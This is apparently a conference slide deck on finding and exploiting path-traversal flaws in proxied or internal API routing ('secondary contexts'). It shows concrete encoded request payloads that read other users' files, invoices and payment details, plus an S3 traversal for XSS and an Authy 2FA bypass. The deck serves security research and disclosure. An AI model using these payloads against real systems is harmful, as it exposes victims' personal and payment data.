



# Attacking Secondary Contexts in Web Applications

Sam Curry

# whoami

- Sam Curry  
(@samwcyo)
- Full time bug bounty hunter  
(3 years on-and-off)
- Passionate about application  
security/research  
(run blog @ samcurry.net)



# How I previously thought all HTTP servers worked...

- Application files are stored/accessed in webserver folder
  - /var/www/html/
  - /usr/share/nginx/html/
  - ... etc ...
- GET /index.html
  - Tries to load in /webserver/index.html
- GET /folder/index.html
  - Tries to load in /webserver/folder/index.html
- Very straightforward and simple

## Directory listing for /

---

- [css/](#)
  - [images/](#)
  - [inc/](#)
  - [index.php](#)
  - [js/](#)
-

# Different ways web applications do routing

- Not actually dealing with stored files, rather using defined routes

```
4
5  const MainUserRouter = require("express").Router();
6
7  MainUserRouter.route("/activate")
8    .get(require("./show-activate-page.js"))
9    .post(require("activate.js"));
10
11 MainUserRouter.route("/deactivate")
12   .get(require("./show-deactivate-page.js"))
13   .post(require("deactivate.js"));
14
15 MainUserRouter.route("/register")
16   .get(require("./show-register-page.js"))
17   .post(require("register.js"));
18
19 module.exports = MainUserRouter;
```

```
const express = require('express' 4.17.1 )
const app = express()
const port = 3000

app.get('/', (req, res) => res.send('Hello World!'))

app.listen(port, () => console.log(`Example app listening on port ${port}!`))
```

# Different ways web applications do routing

- Sent across middleware and proxies, sometimes through load balancers...

```
location /some/path/ {  
    proxy_pass http://www.example.com/link;  
}
```


```
location ~ /\.php {  
    proxy_pass http://127.0.0.1:8000;  
}
```

```
ProxyPass "/" "http://www.example.com/"  
ProxyPassReverse "/" "http://www.example.com/"
```

```
ProxyPass "/images" "http://www.example.com/"  
ProxyPassReverse "/images" "http://www.example.com/"
```

# Different ways web applications do routing


- Fetching content from APIs
  - Sending a 2nd HTTP request
  - Usually a different host
  - Common lack of input validation
- Sometimes carries auth info to API
  - Underlying authentication models
    - Sometimes not present...



# Methods for identifying application routing

- Directory traversal
  - Does “/api/..” return something different than “/”?
- Fuzzing using control characters
  - %23 (#), %3f (?), %26 (&), %2e (.), %2f (/), %40 (@)
  - Double/triple URL encoding
- Does the behavior suddenly change for certain directories?
  - Why does “/images/” return different headers than “/”?
- Are there any nice bits of information we can catch?
  - “internal.company.com:8080 returned the following: ‘500 internal server error’”

# Identifying application routing - Examples



- We can identify `/favicon.ico*` is being served through CloudFront
- What if this was being served through an S3 bucket?
  - `GET /favicon.ico/..%2f..%2fattackersbucket%2fxss.html`
  - (Proxied as `https://s3.amazonaws.com/yahoo-bucket/favicon.ico/../../attackersbucket/xss.html`)

# Identifying application routing - Examples

- Requesting the webroot behaves totally normally
- Browsing to `/api/v1/` reveals different behavior
  - Different headers, content-type, etc.
- We can confirm the routing is separate via traversing backwards to `/` on the API server via `“/../../../../”`

```
GET /api/v1/groups/../../../../ HTTP/1.1
Host: [REDACTED]
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Fri, 20 Mar 2020 06:10:20 GMT
X-Yahoo-Serving-Host: [REDACTED]
Age: 0
Server: ATS
Referrer-Policy: no-referrer-when-downgrade
Connection: keep-alive
Strict-Transport-Security: max-age=15552000
Expect-CT: max-age=31536000,
report-uri="http://csp.yahoo.com/beacon/csp?src=yahoomcom-expect-ct-report-only"
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 1690

{"handlers":[{"id":"[REDACTED]nfig.StatisticsRequestHandler",
"class":"[REDACTED]fig.StatisticsRequestHandler","bundle":"
container-disc:5.50.9","serverBindings":["http://*/statistics/*","https:
//*/statistics/*"]},{id":"[REDACTED]ndler.observability.App
licationStatusHandler","class":"[REDACTED]dler.observabilit
y.ApplicationStatusHandler","bundle":"container-search-and-docproc:5.50.
9","serverBindings":["http://*/ApplicationStatus","https://*/Application
Status"]},{id":"[REDACTED]ndler.VipStatusHandler","class":"
[REDACTED]dler.VipStatusHandler","bundle":"container-disc:5
.50.9","serverBindings":["http://*/status.html","https://*/status.html"]
},{id":"[REDACTED]VipStatusHandler"[REDACTED]
oups.gapi.VipStatusHandler","bundle":"gapi:1.0.0","serverBindings":["htt
p://*:4080/status.html"]},{id":"[REDACTED]bility.BindingsO
verviewHandler","class":"[REDACTED]bility.BindingsOverviewH
```

# Common issues with secondary contexts

- Data is being served across extra layers
  - Introduces translation issues like HTTP request smuggling
  - CRLF injection in weird places
- Developers do not expect users to be able to control parameters/paths
  - Functionality you would normally see in a development environment is accessible (`?debug=1`, `/server-status`)
- Information disclosure
  - Internal HTTP headers, access token
- SSRF and XSS via manipulating response content
  - Finding an open redirect in 2nd context = server issuing/potentially rendering arbitrary request

# Identifying application routing - Examples

### Request

RawHeadersHex

```
GET /files/lo1.png%23 HTTP/1.1
Host: [REDACTED]
Cookie:
SMIDENTITY=Z+AOJgt1a9FaWgDUJpN3eJvDuB61S3qeKu7qMEQM3f4M
4TzxITDPggJ9BHzSVagzku8N7v/qJRt19Sadbg7/P7YWietG2fYS1+
grJMCSS6iJECJK4E0/CDvWNcUrc9jO867i4OuYlyuJJeriZDVahti9
pCkQa5geM7anggUwgD4+htE/NL5Jvr2vLmtLkQZ1LpLP3PF6x9/HH5
```

### Response

RawHeadersHexJSON Beautifier

```
{
  "fileService": {
    "error": {
      "Unable to read file":
"http://[REDACTED] 4080/gv/users/9283/uploads/lo1.png#?function=serve"
    }
  }
}
```

- Passing in “%23” turns into “#” and makes the underlying request fail as the parameters are dropped
- What control do we have over the second request?
- How could this be exploited by an attacker?

# Identifying application routing - Examples

## Request

Raw Headers Hex

```
GET /files/..%2f%23 HTTP/1.1
Host: [REDACTED]
Cookie:
SMIDENTITY=Z+AOJgt1a9FaWgDUJpN3eJvDuB61S3qeKu7qMEQM3f4M4TzxIT
DPggJ9BHZSVagzku8N7v/qJrt19Sadbg7/P7YWietG2fYS1+grJMCSS6iJECJ
K4E0/CDvWNCUrc9j0867i4OuYlyuJJeriZDVahti9pCkQa5geM7anggUwgD4+
htE/NL5Jvr2vLmtLkQZ1LpLP3PF6x9/HH58NyVo9KN6vp/C+ykq24BgKySC19
TUnPm4Y20AYTuc0LBN8ve0xY/iCeDX6fZebeQeJFlmndZjssMOfqg8V5DBImp
bVv4BVvzfE2PIxJL0hjgEBpAY1gPEVtltg7kZaWTVzog+goFWizcM3mTSYURD
Bq9a4QB+HFJCOuCF8knjnCVwFuguCv3igXJJJa8LsXadzEHivsQj2LXUBlwvfm
60Un9e9kQ81WROR0mZ7wGSYhjTYELNbIAt2Wtz6FUwqeeI83hAFIA0Sslwwyk
mWZNptEKLpVHFolKtSteAYuyOfgFwwGauNgWYDdMh4C63V1fFlaYSg7jYui/7
B9C4gtCt9a0NS40W4+b0M6tLGIP8TFgc3niuG7IJN+TR4WV4FnzOf1jVl77GX
nFk/qcbC61/+RNxHCSmuYNKcyYoy4Sw42wQuLV+U7VjaaLy4lIboncq2aohfF
Y3eNiW7CMD5Rqc5gNB+5jaQ+rRj8F+4jnSzzQpUMa+8T;
```

## Response

Raw Headers Hex JSON Beautifier

```
{
  "fileService": {
    "error": {
      "Unable to read file":
      "http://[REDACTED]080/gv/users/9283/#?function=serve"
    }
  }
}
```

- Traversing backwards allows us to overwrite the API paths
- Indexing for user ID is based on the session cookie

# Identifying application routing - Examples

### Request

Raw Params Headers Hex

```
GET /files/..%2f..%2f9293%2ftest.png HTTP/1.1
Host: [REDACTED]
Cookie:
```



### Response

Raw Headers Hex Render



- We can traverse the internal API, overwrite the user ID, then read a victim's file
- All other API calls are also accessible

GET /files/..%2f..%2f + victim ID + %2f + victim filename

# Common issues attacking secondary contexts

- APIs will oftentimes not normalize request URLs
  - Impossible to traverse API calls

## HTTP ERROR 404 Not Found

**URI:** /oauth2/request\_auth/../../../../

**STATUS:** 404

**MESSAGE:** Not Found

**SERVLET:** org.eclipse.jetty.servlet.ServletHandler\$Default404Servlet

[Powered by Jetty:// 9.4.26.v20200117](#)

### Response

Raw Headers Hex JSON Beautifier

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Content-Length: 33
Connection: close
Server: nginx
Date: Wed, 25 Mar 2020 01:35:05 GMT
Content-Security-Policy: form-action 'self'; object-src 'none';
worker-src 'none'; base-uri 'none'; block-all-mixed-content;
default-src 'self' https://normandy.cdn.mozilla.net/; frame-src 'none';
report-uri /__cspreport__
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000
Via: 1.1 google, 1.1 6882b7f73f99f4252e38ffcae3fa0c4b.cloudfront.net
(CloudFront)
Alt-Svc: clear
Vary: Origin
X-Cache: Error from cloudfront
X-Amz-Cf-Pop: ORD52-C1
X-Amz-Cf-Id: duPE7DsixoJp0KC96VozXrCjKoOfPcS_PnpETclSdSksFEvpdp_q0g==
Age: 12

{"path": "/api/v1/../../../../api/v1/"}
```

# Common issues attacking secondary contexts

- Underlying authentication makes access control issues impossible
  - Even if an API is internal, there isn't any benefit besides widened attack surface

▲ The `ProxyPassReverseCookieDomain` directive has syntax:

1

```
ProxyPassReverseCookieDomain internal-domain public-domain [interpolate]
```



Just like in this example for `ProxyPassReverse`, the **order is reversed** (back-end first):



```
ProxyPass          "/mirror/foo/" "http://backend.example.com/"
ProxyPassReverse   "/mirror/foo/" "http://backend.example.com/"
ProxyPassReverseCookieDomain "backend.example.com" "public.example.com"
ProxyPassReverseCookiePath  "/" "/mirror/foo/"
```

share improve this answer

answered Jul 8 '18 at 8:20



Esa Jokinen

27.8k ● 2 ● 43 ● 73

# Identifying application routing - Examples

## Invoices

| Invoice date | Invoice #   | Display name           | Service              | Amount  | Refund | Status    |                          |
|--------------|-------------|------------------------|----------------------|---------|--------|-----------|--------------------------|
| 6/11/2018    | INV10389797 | htp7868.yahoosites.com | Website Builder Lite | -\$0.23 | -      | Processed | <a href="#">Download</a> |
| 6/9/2018     | INV10373515 | A-S00141823            | Website Builder Lite | -\$0.23 | -      | Processed | <a href="#">Download</a> |
| 5/12/2018    | INV10124925 | htp7868.yahoosites.com | Website Builder Lite | \$7.00  | -      | Cancelled | <a href="#">Download</a> |

```
https://www.luminate.com/my-services/invoices/INV08179455/pdf
```

- HTTP request loads the specified invoice PDF
- IDOR doesn't work, returns 404 (somewhat interesting)
- Are they doing anything weird/exploitable here?

# Identifying application routing - Examples


- GET /my-services/invoices/..%2finvoices%2fINV08179455/pdf
  - This works (200 with PDF content)
- GET /my-services/invoices/..%2f..%2fmy-services%2finvoices%2fINV08179455/pdf
  - This doesn't (404 without PDF content)
- This doesn't really prove anything, but it's interesting
  - If it were traversing on the same box/normally, it'd likely load both
  - This is probably worth at least investigating a little bit

```
Content-disposition: inline; filename=INV10389797.pdf
```



# Identifying application routing - Examples

- There's a possibility a directory before “/invoices/” is indexing our uploads  
(/:userid/invoices/:invoiceid)
- If we can guess this directory, we can potentially view other users invoices
- Lots of things to guess here...



# Identifying application routing - Examples

- Intruder (0-1000000) not working
- Email not working
- Username not working ...

... *but* ...

- Error message on another part of the app discloses the following...  

```
{"error": "Id samwcurry@gmail.com#vj does not have permission to modify the domain example.com."}
```
- Moment of truth...

```
GET /my-services/invoices/...%2f...%2fsamwcurry@gmail.com%23vj%2finvoices%2fINV10389797/pdf HTTP/1.1
Host: www.luminate.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
```

# Identifying application routing - Examples

### Request

Raw Params Headers Hex

```
GET /my-services/invoices/..%2f..%2fsamwcurry@gmail.com%23vj%2finvoices%2fINV10389797/pdf HTTP/1.1
Host: www.luminate.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
https://www.yahoosmallbusiness.com/my-services/invoices?_ga=2.249759426.578118327.1585100975-242341290.1585100975
Cookie: YSB_ELEVATED_PRIVACY=false; LV=1.2&idm=1;
Y=v=1&n=samwcurry@gmail.com&l=10cm2khh0@6c08b.2ec/o&r=vj%2fintl=us&np=1&idm=1;
T=s&k=DAAFswN0VCCsQ5&sks=EAAngQpCH2zYQlpS8J.AF4lIA---F&d=dG1wAXVku9pQgFvawFlbQFzbAFNVGd4TkRjd09EYzROemd3T0EtLQF6egElaXJ1ZUJBmkoBdGVbQ0FB&idm=1;
L=v=1&s=y7D5b6ypLfDtV8yzaaPcl73TPlGgvAve2EJT6tP-hvAq213aZ8KsmUq7MG81h31d-D9JvNkbynkdO-eSgK0SocKIPxDQ8GDMEa7TjQzvALqj9ylEGzyMGTXjhYOFLG3AR8QL1YltiueKpW_Yr1M8FXb3fCynv46aF2HFyeQ58iBz1HuXhhQHj8kStccjuzSxu&idm=1; LT=z=ADt1G3CnHMo6ClySGvfs7qSfLnjp8z1sAhR2zhb_AEnc&idm=1;
ysbexp=j%3A%7B%22id%22%3A%22923a3ea248b202db190b4b1476abe6e7%22%7D; CONSENT=10111.1585100992038;
wpl6765="UZAZYDDDDDMCATYBMU-YHMA-XTHL-HTMW-ILCCUMUAAJIKDgNsd"; _ga=GAL.2.242341290.1585100975;
_gid=GAL.2.578118327.1585100975; _gat=1; _fbp=fb.1.1585100992958.1076555249
Upgrade-Insecure-Requests: 1
```

### Response

Raw Headers Hex PDF

1 of 1

INVOICE

**YAHOO!**  
SMALL BUSINESS

|                 |             |
|-----------------|-------------|
| Invoice Number: | INV10389797 |
| Invoice Date:   | 06/11/2018  |

Bill to: sam curry  
[REDACTED]  
Omaha, Nebraska 68022  
United States  
ATTN: sam curry

http7868.yahoosites.com

- Attacker can read anyone's PDF if they know their...
  - Email address
  - Invoice number
- An alright bug... I guess....
- Is this behavior anywhere else on the app?

# Identifying application routing - Examples

## My Account

[Profile](#) [Subscriptions](#) [Invoices](#) [Payment Methods](#) [View My Services](#)


### Payment Methods

[Add a payment method](#)

| Card type                                                                         | Card   | Address                        | Status                                                                                         | Actions                                         |
|-----------------------------------------------------------------------------------|--------|--------------------------------|------------------------------------------------------------------------------------------------|-------------------------------------------------|
|  | PayPal | proofofconcept.email@yahoo.com |  Declined ⓘ | <a href="#">Delete</a>   <a href="#">Assign</a> |

- Definitely a more interesting part of the website
- How is payment information fetched?

# Identifying application routing - Examples



yahoo! small business

## My Account

[Profile](#) [Subscriptions](#) [Invoices](#) [Payment Methods](#) [View My Services](#)

### Edit payment method

Credit card information

Name on card

Card number

Billing address

Street address

City & state

- Maybe this is stored the same way, but if so...
  - What is the directory name?
  - How can we retrieve that unique ID?

# Identifying application routing - Examples

← → ↺ 🏠 🔍 https://www.yahoosmallbusiness.com/my-services/edit-payment-method?uid=../paymentmethods/2c92a00871083a4601710fa287ce52fe#

**yahoo!**  
small business

🔍 https://www.yahoosmallbusiness.com/my-services/edit-payment-method?uid=../paymentmethods/2c92a00871083a4601710fa287ce52fe#

Cancel Save

## Edit payment method

Credit card information Billing address

Name on card Samuel Curry Street address [REDACTED]

- Maybe this is stored the same way, but if so...
  - ~~What is the directory name?~~ (/paymentmethods/)
  - How can we retrieve that unique ID?

# Identifying application routing - Examples

- GET /subscriptions/:id  
+  
Same trick from before  
=  
Traversing to view  
payment method IDs



*<https://www.luminate.com/subscriptions/..%2f..%2f+email+%2f+id>*

- Maybe this is stored the same way, but if so...
  - ~~What is the directory name?~~ (/paymentmethods/)
  - ~~How can we retrieve that unique ID?~~ (trick with /subscriptions/)

# Identifying application routing - Examples

yahoo! small business

## My Account

Profile Subscriptions Invoices Payment Methods View My Services

Cancel Save

### Edit payment method

**Credit card information**

Name on card Samuel Curry

Card number XXXX-XXXX

Expiration date [Month] [Year]

**Billing address**

Street address [Redacted]

City & state Omaha Nebraska

Zip code & country [Redacted] United States

Phone number [Redacted]

*GET /my-services/edit-payment-method?uid=../..  
samwcurry@gmail.com%23vj/paymentmethods/2c92a00871083a4600fa287ce52fe*

# Identifying application routing - Examples

- Escalated severity from reading users invoices to reading payment information
- The only piece of information we need is the victim's email address
  - The subscription ID can be brute forced
  - We obtain the payment ID from the subscription ID traversal



# Exploring all possibilities


- Although directory traversal is useful for these types of bugs, it isn't necessary for various attacks
- In some cases, API calls behave similarly to a SQL query evaluating to true/false

|                                                                     |                                                                          |
|---------------------------------------------------------------------|--------------------------------------------------------------------------|
| Does<br><code>https://internal.com/?code=1234</code><br>return 200? | Does<br><code>SELECT * FROM `x` WHERE `id`=1234</code><br>return "True"? |
|---------------------------------------------------------------------|--------------------------------------------------------------------------|

- Impact of course varies per case, but there are lots of interesting possibilities

# Case Study - Authy 2FA bypass

- Authy - 2FA service, installable library
- User -> [Client -> Authy]



# Case Study - Authy 2FA bypass

- When reading the response from Authy, the server only checked for...
  - JSON {"success":true}
  - HTTP 200 OK

- How is the users token sent to Authy?

```
this._request("get", "/protected/json/verify/" + token + "/" + id, {}, callback, qs);
```

- GET /protected/json returns both 200 OK and JSON {"success":true}
  - Is it really that simple?

# Case Study - Authy 2FA bypass

## 2-Step Verification

Enter the verification code generated by your phone ending in **+x xxx xxx xx40**. You can also use the Authy or Google Authenticator app on your phone.



Enter 2-step verification code:

VERIFY

☐ Don't ask me for the code again for 30 days when I use this computer.

Universal 2FA bypass for huge portion of Authy libraries  
(credit: Egor Homakov, @homakov)

# Review

- Lots of unique opportunities in attacking secondary contexts
  - Requests often sent internally
  - Often less restrictive environments
  - Authorization sometimes seemingly arbitrary (200 v.s. 403 when you control route)
- Very complicated problem for developers
  - Requests sent between servers with different behaviors
  - Hard to isolate internal APIs where user data isn't dangerous
  - Sanitizing for paths is relatively difficult 2-3 proxies deep
- Lots of new research relative to similar approaches
  - Using “Max-Forwards” header to figure out more information about your requests  
([https://www.agarri.fr/blog/archives/2011/11/12/traceroute-like\\_http\\_scanner/index.html](https://www.agarri.fr/blog/archives/2011/11/12/traceroute-like_http_scanner/index.html))

# Thank you Kernelcon!

- Questions? Maybe answers?



Sam Curry  
@samwcyo